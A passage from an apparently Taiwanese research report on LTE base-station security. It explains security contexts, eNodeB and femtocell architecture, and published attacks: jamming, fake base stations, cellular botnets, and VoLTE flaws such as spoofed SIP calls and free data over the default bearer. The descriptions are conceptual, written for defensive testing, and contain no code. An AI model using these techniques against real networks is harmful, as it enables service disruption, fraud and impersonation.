


圖 4- 51 AS 安全通訊管道（UE 與 eNodeB）

資料來源：3GPP 及本團隊整理

（三）金鑰與傳輸方向總結

目前我們介紹了 LTE EPS AKA 認證、非存取層安全及存取層安全等三個重要的通訊，這三個程序中所用到的安全資訊，不論是在 UE、eNodeB、MME 中，都可以稱之為安全文本（Security Context），而其中安全文本又可以分之非存取層安全文本、存取層安全文本。非存取層安全文本有兩種類型，一種是完全原生（Full Native）、另一種是部分原生（Partial Native）。部分原生指的是在 EPS AKA 之後，而第一個 SMC（Security Mode Command）之前所擁有的安全文本，部分原生的安全文本，經過了 SMC 程序之後就會轉變成完全原生的文本。

下圖 4- 52 表示了 LTE 安全文本在各個元件間傳遞的關係。這張圖中標誌了安全文本如何被獲得或是產生出來，箭頭代表著一個傳遞的流向。




圖 4- 52 安全文本在各通訊裝置間傳遞的情況

資料來源：NETMANIAS 與本團隊整理

第4.3節　基站之系統資安技術研究

在上面兩節中，我們可以熟知現有行動寬頻網路的威脅，以及整體通訊架構的安全原理。由於核心網路屬於高度安全，即使是電信業者內部也是嚴格控管，相比之下，需要部署在外的基站可能遭受的攻擊較高。而基站的安全性關連區域內使用者的可用性，所以本節將會專注於探討基站系統的安全性。

本節會細分三個部分，「基站系統連接介面」、「基站系統軟體惡意行為」、「基站資安檢測技術」做深入的探討。第一部分，我們先概括性的介紹基站系統的連接概況以及安全需求，介紹基站以及微型基站的差異和相似之處。這邊我們參考了[TS 33.320]、[TR 33.820]、以及由 Dan Forsberg 所撰寫的 LTE Security 中 HeNB 安全性的章節，初步地探討基站相關的連接介面以及安全需求。第二部分將會介紹現有軟體的安全以及威脅，從一般電腦系統對基站可能帶來的威脅為出發點，加深連結惡意程式與行動寬頻網路安全的關聯性。此部分借重國立交通大學資通安全教學與研究中心（TWSIC@NCTU）多年在惡意程式方面的研究經驗以及現有攻防技術為參考。最後，第三部分將總結基站資安檢測技術，為了能勾勒檢測標的的範圍，此部份把基站的連接介面劃分成 Uu、S1、X2 三大通訊協定，探討現有研究的介面安全性。了解目前在各介面中可能遭受的到威脅以及防護機制，供往後分析人員設計檢測方向的參考。

一、基站系統連接介面資安技術研究

行動寬頻網路架構(LTE)為了使資料傳遞達到更高的速度，採用以封包為主的系統架構。而為了提高涵蓋率，行動寬頻網路架構同時也相容其他非 3GPP 的連線，並且使用 HeNB 此類的微型基站，這些新的特徵及複雜的架構都使得行動寬頻網路產生了潛在的資安問題。目前已有相當多學者在探討行動寬頻網路相關的安全問題，以下將依基站連接之相關介面進行分類，提出幾項較為關鍵的資安問題，以做為基站資安檢測時參考的項目，以期在針對基站做檢測時能有更完善且全面的檢測。

（一）基站系統架構

在行動寬頻網路當中，若以發射訊號的強度以及使用者的數量來作區別，可將基站大略分成 MacroCell、MicroCell、PicoCell、FemtoCell，主要如表 4- 18 所示。

表 4- 18 基站分類列表

基站種類	覆蓋距離	功率	使用者數量
MacroCell	30 公里	10 瓦特	>64
MicroCell	3 公里	0.2-2 瓦特	16-64
PicoCell	100 公尺	0.2-2 瓦特	16-32
FemtoCell	10 公尺	10-100 毫瓦	4-8

資料來源：3GPP 與本團隊整理

若以架設及網路佈建方式可將基站分類為兩種。第一種為一般的基站（eNodeB），通常功率較強、覆蓋率較高。此種基站由電信業者所架設且直接連接電信業者的核心網路，由電信業者直接管理，僅電信公司的人員可接觸得到。另一種則為微型基站（HeNB），通常功率較小、覆蓋率較低。微型基站由電信業者或電信業者的用戶所認購並架設，經由不安全的連線連接電信業者的核心網路，因此對於微型基站的安全需求以及安全架構都與一般的基站有明顯的不同。

1. 基站

基站的架構如圖 4- 53 所示，其中包含幾項元件。

- 基站（eNodeB）：基站為利用無線訊號和使用者裝置作訊息傳遞，並連接後端電信業者的核心網路。基站為電信業者所自行架設的，因此整個核心網路及基站都是由電信業者所掌控，是一個封閉性的內部網路。
- 用戶裝置（UE）：用戶的裝置，可以透過無線訊號連接上基站進行 Attach 動作。
- 行動管理元件（MME）：核心網路的管理者，處理 Control-plane 訊息，如移動性、身分認證及安全性等的管理。
- 服務閘道（S-GW）：管理系統內 User-plane 訊息，處理事項如封包的路由處理或是傳遞資料封包、處理 eNodeB 間的換手等等。服務閘道亦是 3GPP Anchor 用以做行動寬頻網路與 3GPP 系統間(如 2G、3G 等)的相容切換。
- 封包閘道（P-GW）：負責 User-plane 的外部連線，同時也是 SAE Anchor 用以做行動寬頻網路與非 3GPP 系統，如 WLAN、WiMAX 等的相容切換。




圖 4- 53 基站系統架構

資料來源：3GPP 及本團隊整理

2. 微型基站

微型基站系統網路架構如圖 4- 54 所示，主要包含之元件說明如下。

- 微型基站（HeNB）：基站為利用無線訊號和使用者裝置作訊息傳遞，並連接後端的電信業者之核心網路。微型基站則是由電信業者提供並於用戶端架設，經由用戶的網路連接電信業者的核心網路，因此對於微型基站會有更高的安全需求。為了保護微型基站的安全，電信業者並不會開放完整的權限供用戶操控微型基站，所以微型基站的設定皆是由電信業者所控管。
- 用戶裝置（UE）：用戶的裝置，只有擁有存取權限的用戶能夠透過該基站連上電信業者網路。欲連接微型基站的使用者必須為封閉使用者群組（CSG）內的成員才能夠連接至此微型基站，因此在微型基站也需要特殊的安全架構以處理這些安全問題。
- 不安全的網路連線（Insecure Network）：僅有在微型基站時會透過不安全的網路連線連接核心網路，此連線也稱為 Backhaul Link。此連線負責傳遞 S1 界面的資訊，並同時處理經過安全閘道的流量。由於此連線是在公開的區域做傳遞的，因此被視為不安全的連線。
- 安全閘道（Security Gateway，SeGW）：如同核心網路的門，負責檢查所有進出的

流量以保護核心網路的安全。

- 微型基站管理系統（HeNB Management System，HeMS）：負責管理微型基站，HeMS 與 HeNB 的溝通介面規範於[TS32.591]及[TS32.593]之中。HeMS 可架設於電信業者的核心網路或是公共網域中。HeMS 可以藉由更改微型基站中的設定引導基站，像是在微型基站要連接網路前為其設定服務閘道。將 HeMS 至於公共網域中會帶來許多好處，但同時亦提高安全上的風險。
- 微型基站閘道（HeNB-GW）：微型基站閘道規範於[TS36.300]中，可由電信業者自行決定是否架設。微型基站閘道的用意在於減輕 MME 控管大量基站的負擔，因此所有連接上微型基站閘道的微型基站會將其視為 MME，而 MME 則會將所有連接於微型基站閘道的微型基站視為一個大型的基站。
- 認證授權計費伺服器（Authentication, Authorization and Accounting Server，AAA Server）：用於和 HSS 溝通以驗證基站，也可授權予 AAA Server 用其管理微型基站，電信業者可自行決定是否架設。
- 線上憑證協定伺服器（Online Certificate Status Protocol，OCSP Responder）：若電信業者需在 SeGW 中使用憑證廢止系統可以選擇架設 OCSP。OCSP 位於 SeGW 和 HeMS 中間或是直接併於 HeNB 之中。
- 封閉性用戶群組（Closed Subscriber Group，CSG）：由於基站是放置於開放空間，任何人都可以用無線訊號與其做溝通，因此必須在存取基站時過濾能夠存取的用戶，而 CSG 便記錄著可以存取用戶的名單。微型基站可分為三種模式，第一種為大多數微型基站所使用的封閉模式，只有在 CSG 清單中的用戶可以存取。第二種則是開放模式，所有電信業者的用戶都可以存取。最後是混合模式，僅特定電信業者的用戶可以存取。大多數微型基站使用封閉模式以管理用戶。




圖 4- 54 微型基站系統架構

資料來源：3GPP 及本團隊整理

（二）Uu 介面

在探討資安議題時通常著重於三個面向：可用性（Availability）、機密性（Confidentiality）、完整性（Integrity）。而在行動寬頻網路中，可用性（Availability）是必須優先考慮的重點。一個未良好設計的基站若遭受攻擊者的惡意 DoS（Denial-of-Service）攻擊，影響少至數百人，多至數千人，不但會對電信業者造成財務損失，更會影響商譽。因此，在檢測基站時，Availability 絕對是最基本也最重要的檢測項目。

在過去行動網路佈置目標，從覆蓋範圍與移動能力，現今主要為提高數據與頻譜效率。然而行動寬頻網路在可靠性必須提升，儘管在文獻上已經顯示行動寬頻網路提供比 UMTS（3G）或 GSM（2G）有更佳的安全性[72]，然而行動寬頻網路仍會受到故

[72] J. Cao, M. Ma, H. Li, Y. Zhang, and Z. Luo, "A Survey on Security Aspects for LTE and LTE-A Networks," Communications Surveys Tutorials,IEEE, vol. 16, no. 1, pp. 283–302, First 2014.

意或無意的干擾。在無意的抗干擾的研究，已經獲得廣泛的探討[73]，但在故意干擾一直是備受關注的議題。大致上可區分為實體層（PHY）與更上層的干擾兩種。

在實體層的干擾，主要來自正交分頻多工接取（Orthogonal Frequency Division Multiple Access，OFDMA）調變訊號上的空中介面，例如利用更高的訊號準位，覆蓋在原本的 LTE 訊號上面，進行阻斷式干擾，本文將探討在 UE 端上傳鏈路與下載鏈路不同狀況下，產生阻斷服務的影響。此外，在 UE 端多種接取的可能性，例如：同時具有 WiFi、LTE、Bluetooth、NFC 等無線接取，也可能引發資安漏洞。

在非實體層（PHY）的更上層的漏洞，除了阻斷服務更多在攻擊安全和隱私相關的問題，這關係到 LTE 本身安全性漏洞，尤其在 LTE 系統內所存在的偽基站。這些包括系統結構本身的脆弱性，與 UE、eNodeB 與 EPC 切換過程交互溝通中的漏洞。以下將說明行動寬頻網路空中介面安全之相關漏洞。

1. 實體層干擾阻斷服務案例

在 2013 年提出的一篇論文[74]中，提出了幾項較為重要的 DoS 攻擊，並將其分為 Low traffic load（DoS）和 High traffic load（DDoS）。DoS 目前已有三種已知的攻擊手法，第一種為 Radio jamming，是利用蓄意的發送高強度的無線訊號以達到阻止 UE 和基站溝通的目的，此種攻擊範圍較小，僅有攻擊者周遭受影響，且必須消耗大量能量，但唯一能阻止此種攻擊的方法為找出該 jamming 裝置並將其停止。第二種為 Smart Jamming，此種攻擊藉由佔據較窄且在使用服務時必須經過的頻道以達到攻擊目的，例如下載同步頻道、廣播頻道、上傳頻道等。如圖 4- 55 所示，相對於傳統的 Radio jamming，Smart Jamming 所影響的範圍為受害基站的所有服務對象，且需要的能量遠小於傳統的 Jamming。

目前已有研究提出防禦方式，可以將此種攻擊的威脅降至傳統的 Jamming。第三種攻擊則為傳統的電腦軟體弱點，由於基站內部如同其他電腦系統一樣是由軟體實做的，因此同樣可能有軟體漏洞。然而不同於一般電腦系統的是，一般電腦系統的漏洞

[73] J. Acharya, L. Gao, and S. Gaur, Heterogeneous Networks in LTEAdvanced,1st ed., May 2014.

[74] Jover, R. P. (2013, June). Security attacks against the availability of LTE mobility networks: Overview and research directions. In Wireless Personal Multimedia Communications (WPMC), 2013 16th International Symposium on (pp. 1-9). IEEE.

通常會利用該漏洞控制程序，並於該裝置上執行攻擊者所需執行的程式，但基站若發生軟體漏洞問題則僅需觸發該漏洞，讓此基站變成 DoS 攻擊的弱點。Codenomicon 公司為著名的模糊測試公司，其所開發的自動化模糊測試工具就曾發現基站當中的軟體漏洞。該惡意軟體利用精心製造的 SMS 訊息，使基站在分析封包字串時觸發緩衝區溢位的漏洞，造成目標基站關閉，達到 DoS 攻擊。顯見軟體的漏洞仍為基站安全當中十分重要的一環。




圖 4- 55 Radio Jamming 比較圖

資料來源：Security attacks against the availability of LTE mobility networks

在 DDoS 攻擊的部分，由於手機裝置的迅速發展以及普及化，近年開始出現由手機裝置組成的 botnet[75]，使攻擊者得以用手機網路達成高流量的惡意攻擊。在 3G 網路中，就曾有一攻擊案例類似於 IP 網路中的放大攻擊。由於一個裝置在和基站建立連線和切斷連線時，會造成 EPC 中的元件大量產生訊息在彼此間交換，因此若利用此一特性，重複的建立連線並切斷連線，就可以使系統過載，達到 DDoS 攻擊。

2. 異質網路案例

行動網路過去發展歷程，演變成為高度複雜的異質系統，除了 LTE 包含有原先 2G、3G 的行動網路，在覆蓋小區域或者室內的涵蓋，除了 Small Cell、Femto cell，現今有整合 WiFi 在行動網路的佈置，在 UE 端 NFC 與藍芽通訊普及下，整個行動通

[75] Traynor, P., Lin, M., Ongtang, M., Rao, V., Jaeger, T., McDaniel, P., & La Porta, T. (2009, November). On cellular botnets: measuring the impact of malicious devices on a cellular network core. In Proceedings of the 16th ACM conference on Computer and communications security (pp. 223-234). ACM.

訊是包含多種系統的異質網路，如下圖 4- 56 所示。




圖 4- 56 行動通訊異質網架構

資料來源：本團隊整理

(1) 系統 GSM 的漏洞

LTE 涵蓋訊號的間隙或弱訊範圍，行動網路會切換至 3G 或 2G，利用一個已知的 GSM 漏洞[76]，用此攔截語音通話的內容。

(2) WiFi 無線網路基站的漏洞

行動網路業者在 3G 時，即廣泛佈署 WiFi 無線網路基站，用此分擔蜂巢式行動網路系統，由於建置的時程不一，因此在 WiFi 有多種不同允許 UE 接入的接取方法，使網路增加系統的複雜性。

由於許多 UE 與 WiFi 無線網路基站之間的傳輸，是不具備加密機制，因此，無論偽造業者佈置的 WiFi 無線網路基站或者 WiFi 無線網路基站加密機制是舊的 WEP、WAP 都可能造成資料洩漏的漏洞。

[76] K. Nohl and S. Munaut, “Wideband GSM sniffing,” in In 27th Chaos Communication Congress, 2010, http://goo.gl/wT5tz.

(3) UE 其它無線通訊介面的接取漏洞

具備 NFC 功能的 UE 設備越來越普遍，常見利用 NFC 建立藍芽或 WiFi 溝通通訊鏈路的方式，應用在喇叭、耳機等相關設備。然而利用 NFC 通訊認證的方式，僅需將 UE 靠近在讀取器的周圍，無須碰觸或實體線路連接，利用 NFC 漏洞取得與其它無線通訊介面的連接，將可能造成資料洩漏的漏洞。

3. LTE 系統本身安全性漏洞案例

偽基站是目前 LTE 系統本身安全性漏洞最常被討論的議題，一種 LTE 控制通道的欺騙，所造成阻斷服務的攻擊行為已被證實。利用偽基站發送 LTE 訊號，藉以欺騙 UE 端連接，妨礙 UE 連接到真實的基站。其方法是建立假 LTE 基站（NodeB 或 eNodeB），發送一些 LTE 物理層的控制訊號與較高階層的訊息，但不具備認證金鑰。控制通道欺騙的目標造成阻斷服務。

在3GPP標準規範『UE連接到所搜索收到訊號最強的基站』。這麼做的目的，在防止UE透過選擇其他基站產生上鏈訊號的干擾。若一個假基站在UE端顯示為訊號最強的基站，則UE將嘗試駐留到這個假基站，然而在金鑰認證失敗後，假的基站沒有提供其它基站存在的列表資訊，則此時UE將導致LTE的阻斷服務。這種攻擊即便偽基站關閉訊號後，UE被阻斷服務的狀態仍會持續，一直到重新開機或重新設定。

4. VoLTE 安全性漏洞

行動寬頻網路為了提供更高速度的資訊傳輸，採用了封包為主的網路架構，這個設計啟發自網際網路蓬勃的發展，及為了因應現今手機服務的需求所產生。然而，在傳統的 3G 網路中使用的則是線路傳輸（Circuit-switched）和封包傳輸（Packet-switched）共存的網路架構。封包傳輸對於資料傳輸有非常好的支援性，但是卻難以支援音訊傳輸，而音訊傳輸仍然是手機網路中十分重要的服務。為解決此問題，行動寬頻網物提出了一種新的音訊傳輸技術，名為 VoLTE（Voice over LTE）。VoLTE 的技術類似於網際協議通話技術（Voice over IP），是一種經由網際協定來達成語音通話與多媒體會議的技術。並且仍然可以利用資源分配的技術來保證服務品質的穩定。現今，全球已有電信業者積極發展 VoLTE 技術並向使用者提供服務，然而，VoLTE 並未經過完整且

系統化的安全檢驗，使得行動寬頻網路架構因 VoLTE 而產生多種危險性，讓駭客得以利用漏洞成功攻擊系統。

傳統的 3G 架構中，手機若要撥打電話必須透過溝通處理晶片（Communication processor），而此該晶片的實作細節只被少部分的晶片製造商所掌握。相反地，透過 VoLTE 撥打電話的裝置則是透過應用處理器（Application processor），透過 IP 封包來傳遞語音，而攻擊者正可利用此特性來對手機網路進行攻擊。在網際網路協議通話技術方面就已有多項攻擊已被證實，例如憑證破解、計費機制繞過、中間人攻擊等多面向的攻擊。此外，由於 VoLTE 是基於手機網路架構，因此不只會遭遇針對網際協議通話技術的攻擊，同時也會面臨和手機網路相關的問題。在一篇 2015 年發表的論文[77]中即有提出，嘗試針對 VoLTE 的設計缺失發動各種攻擊，不但可以免費的撥打視訊電話、傳輸網路資料，甚至可以偽裝成他人撥打電話或是發動阻斷服務攻擊，使基站無法提供服務，以下將詳述 VoLTE 的技術以及各項系統漏洞和攻擊手法。

在行動寬頻網路架構中，當使用者開始建立 VoLTE 通話後，便會提供一個通訊用的通道，稱為默認承載（Default Bearer），並且同時得到一個網際網路地址。此默認承載（Default Bearer）並非一般資料傳輸使用，而是用於傳遞控制訊號，也就是所謂的 SIP（Session Initiation Protocol）封包，所有的 SIP 封包不論是送出或是接收都會經由此承載傳遞。並且，為了保證服務品質，此承載將擁有封包傳遞的最高優先權。而當一通電話建立成功後，使用者便會分配到一個專用承載及另一個網際網路地址，此專用承載和地址即為語音通訊傳輸時所使用的通訊通道及地址，並且會在通話結束後歸還給系統。

VoLTE 的設計缺失中，第一項是權限匹配錯誤的漏洞。以 Android 系統為例，在傳統的 3G 系統中，程序必須擁有「android.permission.CALL_PHONE」此項撥打電話的權限，才能夠透過溝通處理晶片發送無線訊號並撥打電話。然而，在 VoLTE 的架構中，用於開啟通話的控制訊號，即所謂的 SIP 封包，是經由 IP 網路，也就是網際網路通訊協定所傳輸的，因此應用程序僅需要「android.permission.INTERNET」此項連上

[77] Kim, H., Kim, D., Kwon, M., Han, H., Jang, Y., Han, D., ... & Kim, Y. (2015, October). Breaking and fixing volte: Exploiting hidden data channels and mis-implementations. In Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (pp. 328-339). ACM.

網際網路的權限，即可發送 SIP 封包以撥打電話。此種撥打電話的方式，並不會將通話中的狀態顯示在螢幕上，而單純是由應用程式在幕後執行。藉由此設計缺失，攻擊者可以對安裝惡意程式的受害者發動阻斷服務攻擊。惡意程式可以不斷的發出通話，使得受害者無法撥打電話，而受害者也無法得知自己正遭受攻擊，因為裝置螢幕上並不會顯示惡意程式撥打電話的狀態。另一方面，攻擊者也可以利用不斷撥打電話或者是昂貴的付費電話，使受害者必須支付相當高額的通話費用。

第二個漏洞是發生在使用者曾建立 VoLTE 通話並且得到默認承載後。在傳統的 3G 架構中，所有手機間的溝通皆必須經過電信供應商的元件而無法直接溝通。但是在 VoLTE 的使用者得到默認承載以及其網際網路地址後，使用者卻能夠直接利用該默認承載傳送 SIP 封包進行溝通，而不需通過電信供應商的計費元件。在加上先前所提到的漏洞，攻擊者可以將欲傳遞的資訊偽裝成 SIP 封包。透過此默認承載傳輸，不但可以免費的做資訊傳輸，甚至可以用其撥打視訊電話，省下大筆費用。同時，由於使用的是默認承載，因此將會得到封包傳遞的優先權，可以擁有比平時更好的服務品質。而在發送 SIP 封包時，接收 SIP 封包提供服務的伺服器也被發現並沒有作身份認證，因此攻擊者得以偽造 SIP 封包，將特定欄位修改並偽裝成他人撥打電話。

最後一個漏洞是在 SIP 伺服器的設計上，使用者同時發起多個通話是被允許的，因此攻擊者可以透過惡意程式發送大量的 SIP 封包，要求建立多個通話。這將會產生相當嚴重的問題，因為當使用者要求建立通話後，SIP 伺服器變會分配一個專用承載給使用者，即使對方沒有接聽也是，而攻擊者若發起大量的通話要求將會使伺服器分配大量通道供攻擊者使用，並耗盡該伺服器資源，進而造成對於核心網路的服務阻斷攻擊。

